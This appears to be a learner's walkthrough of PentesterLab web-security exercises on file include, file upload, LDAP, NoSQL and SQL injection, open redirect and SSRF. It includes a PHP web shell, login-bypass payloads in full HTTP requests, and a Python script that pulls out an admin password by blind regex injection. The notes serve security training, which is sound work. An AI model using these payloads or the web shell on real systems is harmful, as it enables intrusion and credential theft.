
We can test for Remote File Include, by requesting an external resource: https://pentesterlab.com/.
We will see that the page from PentesterLab gets included inside the current page.
PentesterLab's website also contains a test for this type of vulnerability.
If you use the URL http://assets.pentesterlab.com/test_include.txt. You should get the result of the function phpinfo() within the current page:
File Include 02 16fa202464518054b32beff6643b537f
File Include 02
In a similar manner to Directory Traversal, this example adds its own suffix to the value provided.
As before, you can get rid of the suffix (for LFI) using a NULL BYTE.
For RFI, you can get rid of the suffix, by adding &blah= or ?blah= depending on your URL
In this exercise, the code simulates the behavior of older versions of PHP.
PHP now correctly handles paths, and they cannot be poisoned using a NULL BYTE, as they used to.
In this code, the issue is simulated, since PHP solved this type of bypass since the version 5.3.4
File Upload 01 174a202464518044be92f427986cf2ba
File Upload 01
In web applications (especially the ones using the file systems to determine what code should be run), you can get code execution on a server, if you manage to upload a file with the right filename (often depending on the extension). In this section, we will see the basics of these types of attacks.
First, since we are working on a PHP application, we will need a PHP web shell. A web shell is just a simple script or web application that runs the code or commands provided. For example, in PHP, the following code is a really simple web shell:
<?php
  system($_GET["cmd"]);
?>
More complex web shells can perform advanced operations, such as providing database and file system access, or even TCP tunnelling.


The first example is a really basic upload form, with no restrictions. By using the web shell above, and naming it with a .php extension you should be able to get it upload onto the server. Once
it's uploaded, you can access the script (with the parameter cmd=uname for example) to get command execution
File Upload 02 175a20246451800aac85d1c68e667fe9
File Upload 02

In this second example, the developer put a restriction on the file name. The file name cannot end with .php. To bypass this restriction, you can simply rename the file to .php3 for example (since the server will load file with this extension as PHP file).
ech06➜  ~  ᐅ  nano shell.php
ech06➜  ~  ᐅ  mv shell.php shell.php3
LDAP 01 170a2024645180d1b429f81444e00c01
LDAP 01
In this examples, you connect to an LDAP server using your username and password.

In this instance, The LDAP server does not authenticate you, since your credentials are invalid

However, some LDAP servers authorize NULL bind:
if NULL values are sent, the LDAP server will proceed to bind the connection
AS a result , the PHP code will think that the credentials are correct.

To get the bind() with 2 null values, you will need to completely remove this parameter from the query
If you keep something like username=&password= in the URL, these values will not work, since they won't be null; instead, they will be empty.
LDAP 02 170a2024645180cd8ae4cbe2dacecab3
LDAP 02
The most common pattern of LDAP injection is to be able to inject in a filter
Here, we will see how you can use LDAP injection to bypass an authentication check.
When you are retrieving a user, based on its username, the following will be used:
(cn=[INPUT])
If you want to add more conditions and some boolean logic, you can use:
- A boolean
ORusing|:(|(cn=[INPUT1])(cn=[INPUT2]))to get records matching[INPUT1]or[INPUT2]. - A boolean
ANDusing&:(&(cn=[INPUT1])(userPassword=[INPUT2]))to get records for which thecnmatches[INPUT1]and the password matches[INPUT2].
As you can see, the boolean logic is located at the beginning of the
filter. Since you're likely to inject after it, it's not always possible (depending on the LDAP server) to inject logic inside the filter, if it's just (cn=[INPUT]).
LDAP uses the wildcard * character very often, to match any value. This can be used to match everything * or just substrings (for example, adm* for all words starting with adm).
As with other injections, we will need to remove anything added by the
server-side code. We can get rid of the end of the filter, using a NULL
BYTE (encoded as %00).
Here, we have a login script. We can see that if we use:
username=hacker&password=hackerwe get authenticated (this is the normal request).username=hack*&password=hackerwe get authenticated (the wildcard matches the same value).username=hacker&password=hac*we don't get authenticated (the password may likely be hashed).
Now we will see how we can use the LDAP injection via the username parameter, to bypass the authentication.
Based on our previous tests, we can deduce that the filter probably looks like:
(&(cn=[INPUT1])(userPassword=HASH[INPUT2]))
Where HASH is an unsalted hash (probably MD5 or SHA1).
LDAP supports several formats: {CLEARTEXT}, {MD5}, {SMD5} (salted MD5), {SHA}, {SSHA} (salted SHA1), {CRYPT} for storing passwords.
Since [INPUT2] is hashed, we cannot use it to inject our payload.
Our goal here will be to inject inside [INPUT1] (the username parameter). We will need to inject:
- The end of the current filter using
hacker). - An always-true condition (
(cn=*)for example) - A
)to keep a valid syntax and close the first(. - A NULL BYTE (
%00) to get rid of the end of the filter.
Once you put this together, you should be able to login as hacker, with any password.
(&(cn=admin)(userPassword=password))
(&(cn=admin)) (cn=*))%00  )(userPassword=password))
GET /?name=admin)(cn=*))%00&password=admin HTTP/1.1
Host: ptl-f56fc089b4a4-ced2e85505ae.libcurl.me
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
MongoDB Injection 01 170a20246451805cbd55c79511dc31e2
MongoDB Injection 01
This example is the MongoDB version of the infamous ' or 1=1 --
First, by reading MongoDB documentation you can find that the SQL or 1=1 translates to || 1==1 (note the double =).
If you remember what you saw previously, you know that you will need two things to bypass this login:
- An always true condition.
- A way to correctly terminate the NoSQL query.
First, by reading MongoDB documentation you can find that the SQL or 1=1 translates to || 1==1 (note the double =).
Then by poking around, you can see that a NULL BYTE will prevent MongoDB from using the rest of the query.
In some cases, you can also use the comments // or <!-- to comment out the end of the query.
With this information, you should be able to bypass the authentication form.
GET /?username=%27%20||%201==1%20%00&password=&submit=Submit HTTP/1.1
Host: ptl-12f48f1f033b-eef1f015ca7e.libcurl.me
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
MongoDB Injection 02 170a202464518007845fc26a812e9f47
MongoDB Injection 02
In this example, we try to retrieve more information from the NoSQL database
Using a bit of guess work lol, we can deduce that there is probably a password field
We can play around to confirm that suspicion:
- if we access
/?search=admin'%20%26%26%20this.password.match(/.*/)%00: we can see a result. - if we access
/?search=admin'%20%26%26%20this.password.match(/zzzzz/)%00: we cannot see a result. - if we access
/?search=admin'%20%26%26%20this.passwordzz.match(/.*/)%00: we get an error message (since the fieldpasswordzzdoes not exist).
Now, we have a way to perform a blind injection since we have two states:
- No result when the regular expression does not match something:
falsestate. - One result when the regular expression matches something:
truestate.
Using this knowledge, we can script the exploitation to retrieve the admin password.
We will first ensure that the matching is done correctly by using: ^ and $ to make sure we do not match characters in the middle of the string (otherwise iterating will be far harder).
The algorithm looks like:
- test if password match
/^a.*$/if it matches test without the wildcard.*(to check if it's the full password). Then move to the next letter if it does not match. - test if password match
/^b.*$/if it matches test without the wildcard.*. Then move to the next letter if it does not match.
For example, if the password is aab, the following test will be performed:
/^a.*$/that will return true./^a$/that will return false./^aa.*$/that will return true./^aa$/that will return false./^aaa.*$/that will return false./^aab.*$/that will return true./^aab$/that will return true. The password has been found.
import requests
import urllib.request
import string

URL="http://ptl-2fc004abd462-8350f131ed79.libcurl.me/"

def check(payload):
    url = URL+"?search=admin%27%26%26this.password.match(/"+payload+"/)%00)"
    print(url)
    r =  urllib.request.urlopen(url)
    data = r.read()
    return ">admin<" in str(data)

#print(check("^demo.*$"))
#print(check("^delo.*$"))

CHARSET = list("-"+string.ascii_lowercase+string.digits)
password = ""
while True:
    for c in CHARSET:
        print("Trying: "+c+" for "+password)
        test = password+c
        if check("^"+test+".*$"):
            password += c
            print(password)
            break
        elif c == CHARSET[-1]:
            print(password)
            exit(0)
Open Redirect 01 171a20246451803889bac310795391f2
Open Redirect 01
Open Redirect vulnerabilities allows you to redirect the victim to a malicious website. They are low impact vulnerabilities in most cases unless you can use them to leak Oauth tokens

In this challenge, you should be able to redirect the victim to a website you control. Once the victim visits your page, you will get the key
Open Redirect 02 172a2024645180df8d78ea139856d45d
Open Redirect 02

In this challenge, the redirect URL needs to start with /. The developer made the assumption that only a path/URI can start with /. However, it's possible to bypass this mechanism by using //. For this challenge, you may want to use another site than webhook.site as they don't automatically redirect http:// to https://. Otherwise, you can use the https:// URL for this exercise.

SQL Injection 01 172a202464518081bf4af57ec0c3f179
SQL Injection 01
SQL injections come from lack of encoding /escaping of user-controlled input when included in SQL queries.
Depending on how the information gets added in the query, you will need different things to break the syntax. There are three different ways to echo information in a SQL statement
- Using Quotes: single quote or double quote
- Using backticks
- Directly
The way information is echoed back, and even what separator is used, will decide the detection technique to use. However, you don’t have this information, and you will need to try to guess it.
In this challenge, you will need to bypass the login page using SQL injection. The SQL query looks something like:
SELECT * FROM user WHERE login='[USER]' and password='[PASSWORD]';
Where: [USER] and [PASSWORD] are the values you submitted.
The logic behind the authentication is:
- if the query returns at least one result, you're in
- if the query returns no result, you have not provided a valid username and password.

Our goal is to make the query return at least one result. To do so we are going to inject a condition that is always true: 1=1 . To do that, we are going to:
- Break outside of the single quote to be able to inject SQL using a single quote (
').
- Add a
ORkeyword to make sure the comparison is always true.

- Add our always true comparison:
1=1


Comment out the remaining query using -- (the space at the end matters) or #.
SQL Injection 02 172a20246451809b8f72d8cd4bfddc25
SQL Injection 02

In the previous challenge, we saw that SQL string can use single quote or double quote. Let's adapt our payload from the previous challenge to work with this one.
SQL Injection 03 172a202464518051a14eeeedd0425013
SQL Injection 03

In this exercise, the dev checked that only one result is return by the database. You should be able to bypass this check by using the keyword LIMIT
SQL Injection 04 172a2024645180e481a1cdff2312b7cc
SQL Injection 04
In this example, the error message gives away the protection created by the developer: ERROR NO SPACE. This error message appears as soon as a space is injected inside the request. It prevents us from using the ' or '1'='1
method, or any fingerprinting that uses the space character. However,
this filtering is easily bypassed, using tabulation (HT or \t).
You will need to use encoding, to use it inside the HTTP request. Using
this simple bypass, you should be able to see how to detect this
vulnerability.
POST /login.php HTTP/1.1
Host: ptl-3adb59549b37-e880a80a7a62.libcurl.me
Connection: keep-alive
Content-Length: 59
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="131", "Not_A Brand";v="24"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Origin: https://ptl-3adb59549b37-e880a80a7a62.libcurl.me
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://ptl-3adb59549b37-e880a80a7a62.libcurl.me/login.php
Accept-Encoding: gzip, deflate, br, zstd
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=q0ub6fufhif6fe8rhp63tpvg

username=admin%27%09OR%091%3D1%09--%09&password=zzzzz&rememberme=on
SQL Injection 05 172a20246451808c9739f78566c81873
SQL Injection 05
In this example, the developer blocks spaces and tabulations. There is a way to bypass this filter. Here is how:
- you don’t need spaces between the keywords in your injection
- you can use
#instead of-.-
By applying these tricks, you should be able to exploit this vulnerability.
POST /login.php HTTP/1.1
Host: ptl-b3b65a32e6c1-8cef7603875d.libcurl.me
Cookie: PHPSESSID=vnro00fecnn0ovp78jmvbr1195
Content-Length: 62
Cache-Control: max-age=0
Sec-Ch-Ua: "Not?A_Brand";v="99", "Chromium";v="130"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: en-US,en;q=0.9
Origin: https://ptl-b3b65a32e6c1-8cef7603875d.libcurl.me
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://ptl-b3b65a32e6c1-8cef7603875d.libcurl.me/login.php
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
Connection: keep-alive

username=admin%27%23OR%231%3D1%23&password=zzzzz&rememberme=on
SQL Injection 06 172a20246451800a8468ce36d19b01ae
SQL Injection 06
This example was first published in 2006 on Chris Shiflett's Blog as a way to bypass addslashes.
It relies on the way MySQL will perform escaping. It will depend on the
charset used by the connection. If the database driver is not aware of
the charset used it will not perform the right escaping and create an
exploitable situation. This exploit relies on the usage of GBK.
GBK is a character set for simplified Chinese. Using the fact that the
database driver and the database don't "talk" the same charset, it's
possible to generate a single quote and break out of the SQL syntax to
inject a payload.
Using the string \xBF' (URL-encoded as %bf%27),
it's possible to get a single quote that will not get escaped properly.
It's therefore possible to inject an always-true condition using %bf%27 or 1=1 -- and bypass the authentication.
As a side note, this issue can be remediated by setting up the connection encoding to 'GBK' instead of using an SQL query (which is the source of this issue). Here the problem comes from the execution of the following query:
SET CHARACTER SET 'GBK';
POST /login.php HTTP/1.1
Host: ptl-7f80bb39402c-52007d7fce91.libcurl.me
Cookie: PHPSESSID=5ol5jt6a8v4ihrvn1em129bc62
Content-Length: 62
Cache-Control: max-age=0
Sec-Ch-Ua: "Not?A_Brand";v="99", "Chromium";v="130"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: en-US,en;q=0.9
Origin: https://ptl-7f80bb39402c-52007d7fce91.libcurl.me
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://ptl-7f80bb39402c-52007d7fce91.libcurl.me/login.php
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
Connection: keep-alive

username=admin%bf%27+OR+1%3D1+--+&password=zzzzz&rememberme=on
SSRF 01 173a20246451804282ebe05b9e66618d
SSRF 01
A Sever Side Request Forgery vulnerability allows an attacker to use a functionality of the web application to gain access to internal resources. Basically, we are going to get the server to make HTTP requests (or over protocols) on our behalf
This can be used to access internal pages, perform network scans, trigger behaviors in different systems…
Here we will just try to retrieve the content of the webroot of a server listening on port TCP/1234. We can’t access the service directly but we can get the server to do it for us. To do so you will need to change the url parameter to access the local server on port TCP/1234



SSRF 02 173a202464518032a7a8f037c13bb4db
SSRF 02
In this example, the developer blocked the previous attack by blocking 127.0.0.1. However, that's the only thing that is blocked. I should be able to find an alias for it.
I think I am retarded, I used localhost in the previous exercise because I was too lazy to type 127.0…see??..too lazy for that..so I will still use localhost in this exercise
SSRF 02 174a20246451809ca1e6fd96439b9949
SSRF 02
